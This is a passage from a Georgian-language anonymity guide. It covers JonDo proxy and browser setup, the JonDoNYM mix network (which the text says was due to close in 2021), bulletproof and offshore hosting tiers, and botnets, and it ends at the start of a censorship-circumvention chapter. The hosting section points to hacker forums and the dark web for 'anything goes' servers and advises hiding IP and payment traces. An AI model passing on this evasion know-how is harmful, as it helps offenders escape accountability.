
JonDoFox წარმოადგენს გამაგრებულ FireFox ბრაუზერს შეგიძლიათ ამ ბმულიდან ჩამოტვირთოთ https://anonymous-proxy-servers.net/index.html; არსებობს ბრაუზერის Windows, Mac და Linux ვერსიები. ეს სისტემა ნებისმიერ ბრაუზერთან იმუშავებს თუმცა უმჯობესია მათი ბრაუზერი გამოიყენოთ, ან თქვენ თვითონ გაამაგროთ ბრაუზერი როგორც ეს ადრე ავხზენით, ან შეიძლება Tor ბრაუზერი გამოიყენოთ თუ პროქსიების პარამეტრებს სწორად განსაზღვრავთ.

JonDO-Proxy Java-ში დაწერილი პროქსი პროგრამაა რომელსაც დააყენებთ/მოათავსებთ თქვენს კომპიუტერზე. ეს პროგრამა მალავს თქვენ IP მისამართს. იგი შეიძლება დააყენოთ თქვენ კომპიუტერზე ან გადააქციოთ პროგრამად რომელსაც დაყენება არ სჭირდება, ანუ პორტატულ პროგრამად. ამ შემთხვევაში ეს პროგრამა დაყენდება USB დისკზე და კომპიუტერზე არ ჩაიწერება მისი გამოყენების კვალი. დაყენებისას პროგრამა შეგამოწმებინებთ თქვენს ბრაუზერს და გაჩვენებთ სად გაქვთ ხარვეზები,



აქ თუ Anonymity Test-ს დააჭერთ გაიხსნება თქვენი სისტემურად ნაგულისხმები ბრაუზერი და გაჩვენებთ ხარვეზებს. შემდეგ კი გთავაზობთ რომ ან შეცვალოთ პარამეტრები ან ჩამოტვირთოთ JonDo Browser.


თქვენზეა დამოკიდებული როგორ მოიქცევით, თუმცა ალბათ ბრაუზერის ჩამოტვირთვა უფრო ადვილია და ალბათ დამწყებთათვის უფრო უსაფრთხოც. ეს ბრაუზერი ასე გამოიყურება




უმჯობესია ჯერ ეს ბრაუზერი დააყენოთ და შემდეგ დააყენოთ JonDo Proxy რადგან ამ შემთხვევაში პროგრამა ამოიცნობს ბრაუზერს და აღარ გამოგიტანთ ზემოთ მოყვანილ ფანჯარას. ამ ფანჯრის მაგივრად გამოვა

დააჭირეთ Next-ს.

გამოვა ტესტირების ფანჯარა რომელიც შეამოწმებს თქვენ ვებ ბრაუზერს.




ჩემი სისტემურად ნაგულისხმები ბრაუზერის ტესტი ასე გამოიყურება. ეხლა კი გავაკეთოთ JonDO Browser-ის ტესტი.



როგორც ხედავთ შედეგი ბევრად უკეთესია.

მიუთითეთ JonDoProxy-ს დაყენების პროგრამას რომ ყველა პარამეტრი ან მწვანეა ან ფორთოხლის ფერია და იგი დაამთავრებს დაყენების პროცესს.


საბოლოოდ მიიღებთ ფანჯარას:



ამ პროგრამის გავლით მოხდება ინტერნეტთან მუშაობა.

თუ რომელიმე სხვა ბრაუზერის გამოყენება გინდათ ეს ბრაუზერი უნდა მიმართოთ ამ პროგრამისაკენ და გამოიყენოთ მისამართი 127.0.0.1:4001


სისტემის მესამე კომპონენტია JonDoNYM ქსელი, რომელიც შედგება სერვერებისაგან,



ამ სერვერებს მიქსერებს უწოდებენ. სერვერები კი კასკადებში ერთიანდებიან. პრემიუმ კასკადებს აქვთ სამი მიქსერი. თუ კასკადის სახელთან მიიყვანთ თაგვის პოინტერს, სისტემა გიჩვენებთ ინფორმაციას შესაბამისი სერვერების შესახებ. პრემიუმი ფასიანია, არსებობს უფასო მომსახურებაც, სადაც თითოეულ კასკადში ორი მიქსერია მოთავსებული. ანონიმიზაცია ხდება კავშირის კასკადებს შორის ნებისმიერად განაწილებით. პრემიუმ კავშირს აქვს TCP და UDP-ს მხარდაჭერა, ხოლო უფასო სერვისები მხოლოდ TCP-ს იყენებენ. მიქსერები პაკეტებს ნებისმიერად განსაზღვრული დროის პატარა მონაკვეთით შეაყოვნებენ, პაკეტებს აურევენ ერთმანეთში და ისე გადასცემენ. ცხადია პაკეტები დაშიფრულია .


JonDoNYM სისტემა დახურული სისტემაა რაც ნიშნავს რომ ყოველი სერვერის სერტიფიცირება ხდება JonDoNYM-ის მიერ, ანუ მისის დამფუძნებელი ორგანიზაციის მიერ რომელსაც JHB ჰქვია. კასკადები იქმნება სერვერის ოპერატორების შეთანხმების საფუძველზე. ყოველ სერვერი უნდა დაემორჩილოს მკაცრად განსაზღვრულ წესებს. რაც მათ უკრძალავს მომხმარებლების ინფორმაციის ჩაწერას ან სხვა ოპერატორებთან ინფორმაციის მიმოცვლას. ოპერატორები წარმოადგენენ ერთმანეთისაგან დამოუკიდებელ პირებს თუ ორგანიზაციებს რომელთა ვინაობაც ქვეყნდება. ოპერატორად გახდომა ძნელია რადგან ყოველი ასეთი ორგანიზაცია თუ პირი მოწმდება სხვა ოპერატორების მიერ. მაგალითად Tor-ამას არ აკეთებს და კვანძის შექმნა ნებისმიერ მსურველს შეუძლია. თუ Tor-ში ცნობილია რომ ზოგიერთი კვანძი ნამდვილად არის ჰაკერების ან მთავრობების კვანძები. JonDoNYM ქსელში

ამის გაკეთება ბევრად უფრო ძნელია, რადგან ქსელი გაბნეულია მსოფლიოს მასშტაბით და კასკადის ხელში ჩაგდება თითქმის შეუძლებელია. Tor-ში უწევთ ქსელის ადმინისტრირება და როცა შეამჩნევენ ჰაკერებს, მათი კვანძების მოშორება ქსელიდან, ამას კი რესურსი და ხალხი სჭირდება. ხოლო JonDoNYM-ს ასეთი რამ არ სჭირდება.



ყოველი მიქსერი მხოლოდ ერთი კასკადის ნაწილია და შესაბამისად ყოველ კასკადს აქვს ფიქსირებული შემავალი და გამომავალი IP მისამართები. ეს კი, გარკვეულწილად, VPN-ის მსგავსია. ასევე JonDoNYM ქსელი ეყრდნობა თავისი სერვერებს და გამორიცხავს რომ ამ სერვერების მანიპულირება მოახდინოს ვინმემ.

ბმული https://anonymous-proxy-servers.net/en/law_enforcement.html აგიხსნით JonDoNYM -ის გამოყენების იურიდიულ მხარეს.




JonDoNYM ვერ გაძლევთ გარანტიას რომ მომხმარებლის ვინაობა არ გახდება ცნობილი, თუმცა ამის შანსი ბევრჯერ უფრო ნაკლებია ვიდრე სხვა ანონიმიზაციის მომსახურების თუ VPN-ების შემთხვევაში. იმისათვის რომ, ვინმეს მიერ გაგზავნილი ინფორმაციის თვალთვალი მოხდეს რამდენიმე, სხვადასხვა ქვეყანაში მოთავსებულმა, ორგანიზაციამ ერთდროულად უნდ გასცეს შესაბამისი მოთხოვნა. ასეთი რამ კი მხოლოდ ძალიან სერიოზულ

სიტუაციებში ხდება. ანუ ყოველ ასეთ თვალთვალს კასკადის ყველა მონაწილის თანხმობა ჭირდება. ასეთი რამ პრემიუმ კასკადებში ჯერ არ მომხდარა. იგივე გვერდზე მოთავსებულია ცნობები თვალთვალის მოთხოვნების და განხორციელებული თვალთვალის შესახებ.


ზემოთ განვიხილეთ ამ პროგრამების დაყენება Windows-ში, თუმცა რეკომენდებულია რომ გამოიყენოთ Linux და ვირტუალური მანქანა. ამ პროგრამის დაყენება დაახლოებით ერთნაირად ხდება ყველა სისტემაში. Linux-ში, თუ ბრძანებების სტრიქონში მუშაობთ, Repository-დან დაყენების ჩვეულებრივი ბრძანებები გამოიყენება. ბმული https://anonymous-proxy-servers.net/en/help/install_windows.html აგიხსნით როგორ დააყენოთ Windows-ზე. ამ ბმულით https://anonymous-proxy-servers.net/en/help/install_macos.html კი ნახავთ Mac-ზე დაყენების ინსტრუქციებს. Linux-ზე დასაყენებლად ნახეთ ბმული https://anonymous-proxy-servers.net/en/help/firststeps.html და ასევე ხელით დასაყენებლად ნახეთ ბმული https://anonymous-proxy-servers.net/en/help/firststeps2.html.

დაყენებისას პროგრამა უფასო კასკადს შეუერთდება. შეგიძლიათ რამდენიმე სხვადასხვა უფასო კასკადი შეარჩიოთ



თუ დააჭერთ Assistant... ღილაკს, გამოსულ ფანჯარაში შეგიძლიათ შეიყვანოთ პრემიუმ კოდი ან მიიღოთ უფასო კოდი.

თუ დააჭერთ Config ღილაკს მიიღებთ კასკადის ინფორმაციას



გადადით Network-ზე, ნახავთ რომ პორტი რომელსაც ეს პროგრამა უსმენს არის 4001 ანუ თქვენი პროგრამები ამ პორტისკენ უნდა მიმართოთ.

სამწუხაროდ ცნობილი გახდა რომ JonDoNYM ქსელი მალე დაიხურება. წესით ისინი უნდა დაიხურონ 2021-ის აგვისტოში. თუმცა მთლიანად ცხადი არ არის რა მოუვა ქსელის და ინფრასტრუქტურას.

ტყვია გაუმტარი ჰოსტინგი

ღრუბელში სერვერის ჰოსტინგი შეიძლება უამრავი რამისათვის დაგჭირდეთ. ზემოთ განვიხილეთ რამდენიმე შემთხვევა როცა შეიძლება ღრუბელში მოთავსებული სერვერი დაგჭირდეთ, მაგალითად Open VPN ან SSH კავშირი, ან კიდე უამრავი სხვა რამ. ცხადია მთავარია რომ თქვენ შესაძლო მოწინააღმდეგეს არ ჰქონდეს წვდომა ასეთ სერვერთან, მაგალითად თუ ირანის მთავრობაა თქვენი მოწინააღმდეგე, სერვერები გააკეთეთ აშშ-ში. ასეთ ჰოსტინგს Bullet Proof (ტყვია გაუმტარს) უწოდებენ. ასეთ მომსახურებას ხშირად VPS უწოდებენ.

დაახლოებით იგივეს აკეთებენ ოფშორული სერვერები, თუმცა ამ სერვერების უმეტესობას არასანდოა. თუმცა, იმასაც გააჩნია რისთვის იყენებთ, შეიძლება სულაც არ გენაღვლებოდეთ რომ ამ სერვერმა თქვენი მონაცემები წაიკითხოს. ზოგიერთი სერვერი შეიძლება არალეგალური იყოს, ან უკანონონო ინფორმაციას შეიცავდეს. თუმცა რაც უკანონოა ერთ ქვეყანაში შეიძლება კანონიერი იყოს მეორეში. ეს ბმული https://hostadvice.com/hosting-services/offshore-hosting/ მოგცემთ შედარებით სანდო ოფშორული ჰოსტინგის საუკეთესო მომსახურებების სიას. უმეტესი მათგანი ფასიანია. იგი ასევე გაძლევთ რჩევებს თუ როგორ შეარჩიოთ სანდო ოფშორ ჰოსტინგი.

სერვერებზე ჰოსტინგ-ის ფასი დამოკიდებულია სერვერის რისკის დონეზე, ანუ რა ტიპის ინფორმაციის განთავსების საშუალებას იძლევა სერვერი:

1. დაბალი რისკის სერვერები ძალიან იაფად ათავსებენ ინფორმაციას, თუმცა თუ ნახეს რომ კლიენტი არღვევს მათ დაბალი რისკის წესებს, ისინი მონაცემებს წაშლიან და შეიძლება კლიენტსაც გაუწყვიტონ კონტრაქტი.

2. საშუალო რისკის მიმღები სერვერები, ასეთი სერვერები განთავსებულია ძირითადად რუსეთში და ლიბანში მათი მომსახურება ღირს უფრო ძვირი, დაახლოებით 70$ თვეში სერვერისათვის და 20$ თვეში ვირტუალური სერვერისათვის.
3. ბოლოს არსებობს მაღალი რისკის სერვერები, რომლებშიც ნებისმიერი რამის განთავსებაა შესაძლებელი, ასეთი სერვერები განთავსებულია ჩინეთში, ბოლივიაში, ირანში, უკრაინაში, ფასი დაახლოებით 300$-ია თვეში. ასეთი სერვერების პოვნა ხდება სხვადასხვა ჰაკერულ ფორუმებში ან ბნელ ქსელში.

ცხადია, საშუალო და მაღალი რისკის სერვერებს არასოდეს არ უნდა შეუერთდეთ თქვენი ნამდვილი IP , მისამართით და არ უნდა დატოვოთ ფულის გადახდის კვალი. ასეთი სერვერები სამთავრობო დონის სერიოზული მოწინააღმდეგების თვალთვალისაგან დაცვის კარგი საშუალებაა.

ბოტ ქსელები და დაჰაკერებული კომპიუტერები


ბოტ ქსელი წარმოადგენს დაჰაკერებული კომპიუტერების ქსელს, რომლის სამართავი სერვერი მართავს ამ კომპიუტერებს. ხშირად დაჰაკერებულ კომპიუტერებს ზომბიებსაც უწოდებენ. ეს კომპიუტერები გამოიყენება იმისათვის რომ DDoS შეტევები განახორციელონ, ან მოხდეს მოწონებების რაოდენობის ხელოვნურად გაზრდა რომელიმე სოციალური ქსელის რომელიმე პოსტზე, ან ანონიმიზაციისათვის. სერიოზულ ჰაკერებს გააჩნიათ ქსელები რომლებშიც ასობით და ათასობით კომპიუტერია გამოყენებული, ამ კომპიუტერებს შორის ინფორმაციის მიმოცვლით და ინფორმაციის სხვადასხვა კომპიუტერიდან გაგზავნით შესაძლებელია ვინაობის დამალვა. ასეთ ქსელებთან წვდომის ყიდვა შეიძლება ჰაკერულ ფორმებზე. ბოტ ქსელების გამოყენება არ არის რეკომენდებული, რადგან გამოიყენება დაჰაკერებული მანქანები და არ არის გარანტია რომ არ მოხდება თქვენი დაჰკერებაც. თუმცა ესეც ანონიმიზაციის საშუალებაა და უნდა იცოდეთ რომ ასეთი რამ არსებობს და ჰაკერები იყენებენ.

თავი 9 ცენზურა და მისი გვერდის ავლა, როგორ ავუაროთ გვერდი Firewall-ით დაბლოკვას, და პაკეტების ღრმა შემოწმებას

ამ თავის მიზანია რომ ვისწავლოთ როგორ მოვახერხოთ ცენზურის და Firewale-ების გვერდის ავლა, იმ შემთხვევაშიც კი როცა გამოიყენება პაკეტების ღრმა ანალიზი. საზოგადოდ როგორ მოვახერხოთ ყოველგვარი ბლოკირების გვერდის ავლა. გინდაც ეს სახელმწიფოს მიერ დაბლოკილი კავშირი იყოს.

Firewall-ის გარეთ გამავალი კავშირის დაბლოკვის გვერდის ავლა.

